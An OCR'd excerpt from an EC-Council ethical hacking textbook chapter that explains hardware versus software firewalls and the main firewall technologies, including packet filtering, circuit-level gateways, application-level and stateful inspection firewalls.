  A hardware firewall is a dedicated firewall device placed on the perimeter of the network. It is an integral part of the network setup and is also built into broadband routers or used as a standalone product. A hardware firewall helps to protect systems on the local network and performs effectively with little or no configuration. It employs the technique of packet filtering. It reads the header of a packet to find out the source and destination addresses, and compares them with a set of predefined and/or user-created rules that determine whether it should forward or drop the packet. A hardware firewall functions on an individual system or a particular network connected using a single interface. Examples of hardware firewalls include Cisco ASA and FortiGate. Hardware firewalls protect the private local area network.

  However, hardware firewalls are expensive as well as difficult to implement and upgrade.

  Advantages:

  - Security: A hardware firewall with its operating system (OS) is considered to reduce security risks and increase the level of security controls.
  - Speed: Hardware firewalls initiate faster responses and enable more traffic.
  - Minimal Interference: Since a hardware firewall is a separate network component, it enables better management and allows the firewall to shut down, move, or be reconfigured without much interference in the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Disadvantages:

- More expensive than a software firewall.
- Difficult to implement and configure.
- Consumes more space and involves cabling.




Figure 12.11: Hardware Firewall

- **Software Firewalls**

A software firewall is similar to a filter. It sits between a regular application and the networking components of the OS. It is more useful for individual home users and it is suitable for mobile users who need digital security when working outside the corporate network. Further, it is easy to install on an individual's PC, notebook, or workgroup server. It helps protect your system from outside attempts at unauthorized access and provides protection against everyday Trojans and email worms. It includes privacy controls, web filtering, and more. A software firewall implants itself in the critical area of the application/network path. It analyzes the data flow against the rule set.

The configuration of a software firewall is simple compared to that of a hardware firewall. A software firewall intercepts all requests from a network to the computer to determine if they are valid and protects the computer from attacks and unauthorized access. It incorporates user-defined controls, privacy controls, web filtering, content filtering, etc., to restrict unsafe applications from running on an individual system. Software firewalls use more resources than hardware firewalls, which reduces the speed of the system. Examples of software firewalls include those produced by Norton, McAfee, and Kaspersky.

Advantages:

- Less expensive than hardware firewalls.
- Ideal for personal or home use.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Easier to configure and reconfigure.

Disadvantages:

- Consumes system resources.
- Difficult to uninstall.
- Not appropriate for environments requiring faster response times.





Figure 12.12: Software Firewall

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Firewall Technologies

Firewalls are designed and developed with the help of different firewall services. Each firewall service provides security depending on its efficiency and sophistication. There are different types of firewall technologies depending on where the communication is taking place, where the traffic is intercepted in the network, the state that is traced, and so on. Considering the capabilities of different firewalls, it is easy to choose and place an appropriate firewall to meet the security requirements in the best possible way. Each type of firewall has its advantages.

Several firewall technologies are available for organizations to implement their security measures. Sometimes, firewall technologies are combined with other technologies to build another firewall technology. For example, NAT is a routing technology; however, when it is combined with a firewall, it is considered a firewall technology.

The various firewall technologies are listed below:

- Packet Filtering
- Circuit-Level Gateways
- Application-Level Firewall
- Stateful Multilayer Inspection
- Application Proxies
- Virtual Private Network
- Network Address Translation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


The table below summarizes technologies operating at each OSI layer:

OSI Layer	Firewall Technology
Application	▪ Virtual Private Network (VPN) ▪ Application Proxies
Presentation	▪ Virtual Private Network (VPN)
Session	▪ Virtual Private Network (VPN) ▪ Circuit-Level Gateways
Transport	▪ Virtual Private Network (VPN) ▪ Packet Filtering
Network	▪ Virtual Private Network (VPN) ▪ Network Address Translation (NAT) ▪ Packet Filtering ▪ Stateful Multilayer Inspection
Data Link	▪ Virtual Private Network (VPN) ▪ Packet Filtering
Physical	▪ Not Applicable

Table 12.1: Firewall Technologies

The security levels of these technologies vary according to their efficiency levels. A comparison of these technologies can be made by allowing them to pass through the OSI layer between the hosts. The data passes through the intermediate layers from a higher layer to a lower layer. Each layer adds additional information to the data packets. The lower layer now sends the obtained information through the physical network to the upper layers and then to its destination.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Packet Filtering Firewall

In a packet filtering firewall, each packet is compared with a set of criteria before it is forwarded. Depending on the packet and the criteria, the firewall can drop the packet and transmit it or send a message to the originator. The rules can include the source and the destination IP address, the source and the destination port number, and the protocol used. It works at the internet layer of the TCP/IP model or the network layer of the OSI model. Packet filtering firewalls focus on individual packets, analyze their header information, and determine which way they need to be directed. Traditional packet filters make this decision according to the following information in a packet:

- **Source IP address**: Used to check whether the packet is coming from a valid source. The information about the source IP address can found from the IP header of the packet.
- **Destination IP address**: Checks if the packet is going to the correct destination and if the destination accepts these types of packets. The information about the destination IP address can found from the IP header of the packet.
- **Source TCP/UDP port**: Used to check the source port of the packet
- **Destination TCP/UDP port**: Used to monitor the destination port regarding the services to be allowed and the services to be denied.
- **TCP flag bits**: Used to check whether the packet has SYN, ACK, or other bits set for the connection to be made.
- **Protocol in use**: Used to check whether the protocol that the packet is carrying should be allowed.
- **Direction**: Used to check whether the packet is entering or leaving the private network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Interface**: Used to check whether the packet is coming from an unreliable zone.





Figure 12.13 Example of Packet Filtering Firewall

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Circuit-Level Gateway Firewall

A circuit-level gateway firewall works at the session layer of the OSI model or transport layer of TCP/IP. It forwards data between networks without verification and blocks incoming packets from the host but allows the traffic to pass through itself. Information passed to remote computers through a circuit-level gateway will appear to have originated from the gateway, as the incoming traffic carries the IP address of the proxy (circuit-level gateway). Such firewalls monitor requests to create sessions and determine if those sessions will be allowed.

A circuit-level gateway gives controlled access to network services and host requests. To determine whether a requested session is valid, it checks the TCP handshake between packets. Circuit proxy firewalls allow or prevent data streams; they do not filter individual packets. They are relatively inexpensive and hide the information about the private network that they protect.





Figure 12.14 Example of Circuit-Level Gateway Firewall

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Application-Level Firewall

Application-based proxy firewalls focus on the application layer rather than just the packets. Application-level gateways (proxies) can filter packets at the application layer of the OSI model (or the application layer of TCP/IP). Incoming and outgoing traffic is restricted to services supported by the proxy; all other service requests are denied. The need for an application-level firewall arises from the tremendous amount of voice, video, and collaborative traffic in the data-link layer and network layer, which may be used for unauthorized access to internal and external networks. Application-level gateways configured as web proxies prohibit FTP, gopher, telnet, or other traffic. They examine traffic and filter application-specific commands such as HTTP: post and get.

Traditional firewalls are unable to filter such types of traffic. They can inspect, find, and verify malicious traffic that is missed by stateful inspection firewalls to make decisions as to whether to allow access, and they improve the overall security of the application layer. For example, worms that send malicious code in legitimate protocols cannot be detected by stateful firewalls, as proxy firewalls focus on packet headers in the network layer. However, deep packet inspection firewalls can find such attacks with the help of informative signatures added inside packets.

Some of the features of application-level firewalls are as follows:

- They analyze the application information to make decisions as to whether to permit traffic.
- Being proxy-based, they can permit or deny traffic according to the authenticity of the user or process involved.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- A content-caching proxy optimizes performance by caching frequently accessed information rather than sending new requests to the servers for the same old data.

Application-layer firewalls can function in one of two modes: active or passive.

- **Active application-level firewalls**: They examine all incoming requests, including the actual message that is exchanged, against known vulnerabilities, such as SQL injection, parameter and cookie tampering, and cross-site scripting. The requests that are deemed genuine are allowed to pass through them.
- **Passive application-level firewalls**: They work similarly to IDS in that they also check all incoming requests against known vulnerabilities, but they do not actively reject or deny those requests if a potential attack is discovered.





Figure 12.15: Example of Application-Level Firewall

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Stateful Multilayer Inspection Firewall

Stateful multilayer inspection firewalls combine the aspects of the three above-mentioned types of firewalls (packet filtering, circuit-level gateways, and application-level firewalls). They filter packets at the network layer of the OSI model (or the internet layer of the TCP/IP model) to determine whether session packets are legitimate, and they evaluate the contents of the packets at the application layer.

Using stateful packet filtering, you can overcome the limitation of packet firewalls, which can only filter the IP address, port, protocol, and so on. This multilayer firewall can perform deep packet inspection.

Features of the Stateful Multilayer Inspection Firewall:

- This type of firewall can remember the packets that passed through it earlier and make decisions about future packets accordingly.
- These firewalls combine the best features of both packet filtering and application-based filtering.
- Cisco PIX firewalls are stateful.
- These firewalls track and log slots or translations.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


